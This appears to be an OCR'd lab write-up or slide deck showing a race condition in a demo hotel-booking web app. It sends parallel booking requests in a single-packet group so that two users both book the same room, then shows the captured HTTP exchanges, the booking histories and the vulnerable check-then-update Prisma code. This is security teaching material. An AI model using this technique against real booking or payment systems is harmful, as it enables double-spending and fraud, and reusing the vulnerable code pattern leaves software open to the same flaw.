
- Reset the lab
- We will prove for race condition vulnerability


race-proj-snb.vercel.app says

Booking histories have been reset

Probe


- Change the sending method
- Send requests in parallel


Booking 8
userA
userA
userB
Send group (parallel)
Cancel
Group send options
Send (current tab)
Send group in sequence (single connection)
Send group in sequence (separate connections)
Send group in parallel (single-packet attack)

Probe


- There should be **at least 2 successful responses**

- userA



yeahh! I'm the winner

result




```
HTTP/2
-snb.vercel.app
 29
-A.Brand";v="99", "Chromium";v="124"
tion/json, text/plain, */*
pplication/json
e: ?0
illa/5.0 (Windows NT 10.0; Win64;
t/537.36 (KHTML, like Gecko)
67.118 Safari/537.36
orm: "macOS"
/race-proj-snb.vercel.app
 same-origin
 cors
 empty
//race-proj-snb.vercel.app/book
: gzip, deflate, br
```

```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 05:11:37 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000;
includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree,
Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book
X-Vercel-Cache: MISS
X-Vercel-Id:
sin1::sin1::zbjkn-1716354697060-ddb251ac1952

Booking Succesful
```

Probe


- There should be **at least 2 successful responses**

- **userB**



yeahh! I'm the winner too. hmm?

result


userB
userA × userA × userB × userB × userC × userC × userD × userD × Tra
Cancel
Target: h
Response
Pretty Raw Hex Render


```
HTTP/2
-snb.vercel.app
 29
-A.Brand";v="99", "Chromium";v="124"
tion/json, text/plain, */*
pplication/json
e: ?0
illa/5.0 (Windows NT 10.0; Win64;
t/537.36 (KHTML, like Gecko)
57.118 Safari/537.36
orm: "macOS"
/race-proj-snb.vercel.app
 same-origin
 cors
 empty
//race-proj-snb.vercel.app/book
: gzip, deflate, br
```

```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 05:11:37 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000;
includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree,
Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book
X-Vercel-Cache: MISS
X-Vercel-Id:
sin1::sin1::rmjqz-1716354697065-1407254ecf05

Booking Succesful
```

Prove

- Check the booking history
- Both of them were successfully booked a room

result



Booking Histories

Filter by Room Number:

All Rooms


Refresh Data

TRANSACTION ID	CREATED AT	ROOM NUMBER	BOOKER ID
1	22/05/2024, 12:11:37	1	2
2	22/05/2024, 12:11:37	1	1

Prove

- From user's perspective, both of them would see a successful booking

result


userA

mrs. Abily
ID# 1
Username: userA
Created At: 09/05/2024
Balance: $100000.00

Rooms:

ROOM ID	NAME	BOOKER ID
1	VVIP	1

Go to Transfer History | Go to Booking History

Transfer History:

TRANSACTION ID	AMOUNT	RECEIVER ID	CREATED AT


Booking History:

TRANSACTION ID	ROOM NUMBER	BOOKER ID	CREATED AT
2	# 1	1	22/05/2024, 12:11:37

Prove

- From user's perspective, both of them would see a successful booking

result



mr. Bean
ID# 2
Username: userB
Created At: 09/05/2024
Balance: $100000.00

Rooms:

ROOM ID	NAME	BOOKER ID

Go to Transfer History | Go to Booking History


Transfer History:

TRANSACTION ID	AMOUNT	RECEIVER ID	CREATED AT

Booking History:

TRANSACTION ID	ROOM NUMBER	BOOKER ID	CREATED AT
1	# 1	2	22/05/2024, 12:11:37

Vulnerable code



```
const booker = await prisma.user.findUnique({ where: { id: parseInt(bookerId) } });
if (!booker) {
    throw new Error('Booker not found');
}
```

```
const booking_room = await prisma.room.findUnique({ where: { id: parseInt(roomNumber) } })
if (booking_room?.bookerId) {
    throw new Error('Room not available');
}
```

```
// Update room
const updatedRoom = await prisma.room.update({
    where: { id: parseInt(roomNumber) },
    data: { bookerId : booker.id },
});
```

```
// Create transaction history
if(updatedRoom){
await prisma.booking.create({
    data: {
        bookerId: booker.id,
        roomNumber: parsedRoomNumber
    },
})};
```

so.. Who is the real winner?

userB


userA

result

Prove

- From the DB condition,

Only one room is able to match with only one person.



Rooms Overview

Refresh Data

ROOM NUMBER	NAME	BOOKER ID
1	VVIP	1
2	DELUXE	Unbooked
3	FANTASTIC	Unbooked
4	COZY	Unbooked

The Impact of successful RC Attack

From the cases given above

Transferring

- Financial Loss
- Reputation Damage
- Operational Disruption

Booking

- Financial Loss
- Suffering
- Integrity

